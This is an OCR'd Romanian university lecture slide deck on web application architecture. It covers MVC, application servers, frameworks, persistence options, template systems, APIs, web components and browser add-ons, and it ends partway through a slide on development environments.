
arhitecturi web: mvc

Arhitectura generică a unei aplicații Web va consta dintr-un set de resurse referitoare la *controller*, *model* și *view*

uzual, *framework*-ul Web folosit impune o anumită structură a fișierelor aplicației ce va fi implementată


Dr. Sabin Buraga ▲ www.purl.org/net/busaco

avansat



„scheletul” unei aplicații Web
create în Ruby on Rails
http://rubyonrails.org/


avansat



structura de directoare
în cazul unei aplicații Web
folosind *framework*-ul
CakePHP
http://cakephp.org/

framework-uri PHP similare
www.phpwact.org/php/mvc_frameworks


avansat



structura de directoare în cazul unei aplicații Web ce recurge la *framework*-ul Play pentru Java și Scala

http://www.playframework.org/


avansat



structura de directoare în cazul unei aplicații ASP.NET MVC

http://www.asp.net/mvc

avansat



flux de activități într-o aplicație MVC la nivel de client

utilizare pragmatică
via biblioteci ori *framework*-uri JavaScript

Angular – **https://angularjs.org/**
Backbone – **http://backbonejs.org/**
Ember – **http://emberjs.com/**
Mithril – **http://lhorie.github.io/mithril/**

www.slideshare.net/busaco/cliw-20142015-12-ingineria-dezvoltrii-aplicaiilor-javascript

arhitecturi web: mvc

Variante derivate:

MVVM (*Model View ViewModel*)
MVP (*Model View Presenter*)
Passive View
Supervising Controller
PAC (*Presentation Abstraction Control*)

Prin ce mijloace poate fi implementată o aplicație Web?

implementare

Server de aplicații Web

scop:
eficientizarea proceselor de dezvoltare
a aplicațiilor Web de anvergură

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

implementare

Server de aplicații Web

se bazează pe **interfețe de programare** (**API-uri**)
și/sau pe **componente reutilizabile**

puse la dispoziție de server ori de alți ofertanți

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

implementare

Server de aplicații Web

poate fi integrat în unul/mai multe servere Web

de asemenea, poate oferi propriul server Web
sau mediu de execuție

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

implementare

Server de aplicații Web

poate încuraja sau impune o viziune arhitecturală privind dezvoltarea de aplicații Web

situație tipică:
MVC ori variații

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

implementare

Server de aplicații Web

simplifică maniera de invocare
de programe (*script*-uri) ale unei aplicații Web

- generarea de conținut dinamic pe partea de server

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

implementare

Server de aplicații Web

limbaj(e) de programare
API-ul de bază
stocare persistentă a modelelor de date (relaționale, XML)
interacțiune Web
cookie-uri & sesiuni
medii de dezvoltare + cadre de lucru
caracteristici particulare

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

implementare

Server de aplicații Web

limbaj(e) de programare

C# și alte limbaje *.NET Framework* – ASP.NET
Java – AppFuse, Play, Wicket etc.
JavaScript – Node.js + *framework*-uri: Express, Locomotive etc.
PHP – PHP + *framework*-uri: CakePHP, Laravel, Symfony,…
Python – Django, Flask, Grok, Pyramid, Zope
Ruby – Ruby on Rails, Sinatra

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

implementare

Server de aplicații Web

limbaj(e) de programare

pot fi dinamice – *e.g.*, Python, Ruby

interpretate sau compilate
uzual, se preferă generarea de cod intermediar:
IL (*Intermediate Language*) – C#, Java

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

implementare

Server de aplicații Web

API de bază

contribuie la „puterea” limbajului + serverului de aplicații
(via funcții/clase predefinite)

securitate, consistență,
acces la resursele mediului de operare/rulare,
asigurarea independenței de platformă

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

implementare

Server de aplicații Web

suport pentru stocare persistentă
în baze de date relaționale – via SQL

exemplu: funcții/module PHP predefinite
pentru o pleiadă de sisteme de baze de date
(Firebird, MySQL, PostgreSQL,…)

biblioteci incorporate (SQLite + mysqli) sau diverse extensii

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

implementare

Server de aplicații Web

suport pentru stocare persistentă
în baze de date relaționale – via SQL

ORM (*Object-Relational Mapping*)

ADO.NET pentru ASP.NET
JDBC (*Java DataBase Connectivity*) pentru Java (JSP)
Sequelize – bibliotecă pentru Node.js

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

implementare

Server de aplicații Web

suport pentru stocare persistentă
în baze de date relaționale – via SQL

eventual, *framework*-uri adiționale
implementând șablonul *Active Record*

exemple: active_record (modul Node.js), Castle Project (.NET), Doctrine (PHP), Play Framework (Java, Scala), Rails (Ruby)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

implementare

Server de aplicații Web

suport pentru stocare persistentă
pe baza modelelor arborescente: XML

date (semi)structurate
transformări în alte formate: XPath, XSLT
procesări: DOM, SAX, SimpleXML etc.
validări de date: DTD, XML Schema, RELAX,...
interogări: XQuery

cursurile viitoare

avansat

implementare

Server de aplicații Web

suport pentru stocare persistentă
recurgând la alte paradigme non-relaționale
(bazate pe grafuri și/sau cheie—valoare),
distribuite la nivel de Internet, scalabile – NoSQL
http://nosql.mypopescu.com/

exemplificări:
Cassandra, CouchDB, Hadoop, MarkLogic, MongoDB, Neo4j etc.

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

implementare

Server de aplicații Web

suport pentru interacțiunea Web
interacțiunea e facilitată de controale specificate
în cadrul codului-sursă rulat la nivel de server

emulează câmpurile din formularele HTML și/sau
oferă controale noi – *e.g.*, calendar, *slideshow*,…

- generare de cod HTML (+JavaScript) în funcție de client

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

implementare

Server de aplicații Web

suport pentru interacțiunea Web

exemplificări:
ASP.NET (**<asp:control>** – *e.g.*, FileUpload, ListBox, Table,...)
framework-ul PRADO (PHP)
formidable, form-data, forms – module Node.js
similar, pentru platforma Java: *e.g.*, JSF (*JavaServer Faces*)

implementare

Server de aplicații Web

suport pentru interacțiunea Web

încurajarea folosirii de machete de vizualizare (*templates*)
pe baza unui procesor specific – ***Web template system***

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

implementare

Server de aplicații Web

suport pentru interacțiunea Web
Web template system

utilizând specificații de prezentare a conținutului (*Web template*), datele persistente (*e.g.*, preluate dintr-o bază de date) sunt folosite de un procesor (*template engine*) pentru a genera documente HTML ori alte formate

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

implementare

Server de aplicații Web

suport pentru interacțiunea Web
Web template system

la nivel de server

Haml (Ruby), Mustache (C++, JS, PHP, Python, Scala,...),
Smarty (PHP), Velocity (Java), XSLT (XML) etc.

implementare

Server de aplicații Web

suport pentru interacțiunea Web
Web template system

la nivel de client

disponibile pentru JavaScript:
Dust.js, EJS, HandleBars, Mustache, Nunjucks,...

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

implementare

Server de aplicații Web

suport pentru interacțiunea Web

transfer asincron de date via suita de tehnologii Ajax

eventual, via *framework*-uri/module/clase adiționale

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

implementare

Server de aplicații Web

suport acordat inginerilor software

aplicații *N*-tier

se încurajează folosirea șabloanelor de proiectare:
Container, **MVC** (*Model-View-Controller*),
Proxy, *Configuration Parameters*, *Invocation Context*,...

implementare

Framework (cadru de lucru)

facilitează dezvoltarea de aplicații Web complexe, simplificând unele operații uzuale
(*e.g.*, acces la baze de date, *caching*, generare de cod, management de sesiuni, control al accesului)
și/sau încurajând reutilizarea codului-sursă

implementare

Framework (cadru de lucru)

clasificare:

de uz general

management de conținut
(CMS – *Content Management System*)

la nivel de intranet – *e.g.*, portal organizațional

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

avansat

implementare

Exemple de *framework*-uri care facilitează dezvoltarea de aplicații Web la nivel de server

ASP.NET: ASP.NET MVC, Vici MVC
Java: Play, Spring, Struts, Tapestry, WebObjects, Wicket
JavaScript (Node.js): Express, Geddy, Locomotive, Tower
Perl: Catalyst, CGI::Application, Jifty, WebGUI
PHP: CakePHP, CodeIgniter, Symfony, Yii, Zend Framework
Python: Django, Grok, web2py, Zope
Ruby: Camping, Nitro, Rails, Sinatra

implementare

Bibliotecă Web (*library*)

colecție de resurse computaționale reutilizabile
– *i.e.*, structuri de date + cod –
oferind funcționalități (comportamente) specifice
implementate într-un limbaj de programare

implementare

Bibliotecă Web (*library*)

colecție de resurse computaționale reutilizabile
– *i.e.*, structuri de date + cod –
oferind funcționalități (comportamente) specifice
implementate într-un limbaj de programare

poate fi referită de alt cod-sursă (software):
server de aplicații, *framework*, bibliotecă,
serviciu, API ori componentă Web

implementare

Serviciu Web

software – utilizat la distanță de alte aplicații/servicii –
oferind o funcționalitate specifică,
a cărui implementare nu trebuie cunoscută de dezvoltator

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

implementare

Serviciu Web

software – utilizat la distanță de alte aplicații/servicii –
oferind o funcționalitate specifică,
a cărui implementare nu trebuie cunoscută de dezvoltator

recurge la tehnologii Web deschise
(adresare via URI, acces prin HTTP,
formate de date: CSV, JSON, XML,…)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

implementare

API (*Application Programming Interface*)

"any well-defined interface that defines the service that one component, module, or application provides to other software elements"

implementare

SDK (***Software Development Kit***)

încapsulează funcționalitățile API-ului într-o bibliotecă (implementată într-un anumit limbaj de programare, pentru o platformă software/hardware specifică)

API façade pattern

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Select API / Python wrapper from the list

avansat

Alexa Web	Web traffic data	API Documentation	Python wrapper for Alexa Web
Amazon	Online Shopping	API Documentation	Python wrapper for Amazon.com
AWS	Cloud computing platform	API Documentation	Python wrapper for AWS
Archive.org	Internet Archive	API Documentation	Python wrapper for archive.org
Balanced	Payments for Marketplaces	API Documentation	Python wrapper for Balanced
BigML	Machine Learning Made Easy	API Documentation	Python wrapper for BigML
Bing	Microsoft search engine	API Documentation	Python wrapper for Bing search
Bitly	URL shortener	API Documentation	Python wrapper around bit.ly
Blogger	Blog-publishing service	API Documentation	Python wrapper around Blogger
Box	Online file sharing	API Documentation	Python wrapper for Box
Braintree	Accept Payments Online	API Documentation	Python wrapper for Braintree
Carriots	M2M Application Platform	API Documentation	Python wrapper for Carriots
Close.io	Sales communication platform	API Documentation	Python wrapper for Close.io
Coinbase	Bitcoin Wallet	API Documentation	Python wrapper for Coinbase

exemplu: acces la API-uri în Python – **www.pythonapi.com**

implementare

Web component

parte a unei aplicații Web
ce încapsulează o suită de funcții înrudite

e.g., calendar, cititor de fluxuri de știri,
buton de partajare a URL-ului în altă aplicație

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

implementare

Web component

dezvoltare bazată pe o bibliotecă/*framework*

soluții „tradiționale” – uzual, la nivel de client:

Dojo Toolkit

jQuery UI

...

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

implementare

Web component

dezvoltare bazată pe o bibliotecă/*framework*

cadrul general:
Web Components (în lucru la Consorțiul Web)
recurgând la diverse tehnologii HTML5

http://webcomponents.org/

implementare

Widget

aplicație – de sine-stătătoare sau
inclusă într-un container (*e.g.*, un document HTML) –
ce oferă o funcționalitate specifică

rulează la nivel de client (platformă pusă la dispoziție
de sistemul de operare și/sau de navigatorul Web)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

implementare

(*Web*) *app*

o aplicație (Web) instalabilă
care folosește API-urile oferite de o platformă:
browser, server de aplicații, sistem de operare,…

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

implementare

(*Web*) *app*

a distributed computer software application designed for optimal use on specific screen sizes and with particular interface technologies

Robert Shilston, 2013

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

implementare


(*Web*) *app*

uzual, se poate obține via un *app store*
(centralizat sau descentralizat)

exemple notabile:
Chrome Apps
aplicații Windows dezvoltate în JavaScript
aplicații Web mobile pentru Firefox OS, Kindle Fire,...

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

avansat



adaptare după Adrian Colyer (2012)

implementare

Add-on

denumire generică a aplicațiilor asociate unui *browser*
(extensii, teme vizuale, dicționare,
maniere de căutare pe Web, *plug-in*-uri etc.)

exemplificare: **addons.mozilla.org**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dezvoltare

Recurgerea la medii de dezvoltare

comerciale
versus
educaționale, gratuite sau *open-source*

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dezvoltare

Recurgerea la medii de dezvoltare

comerciale
versus
educaționale, gratuite sau *open-source*

exemplificări:
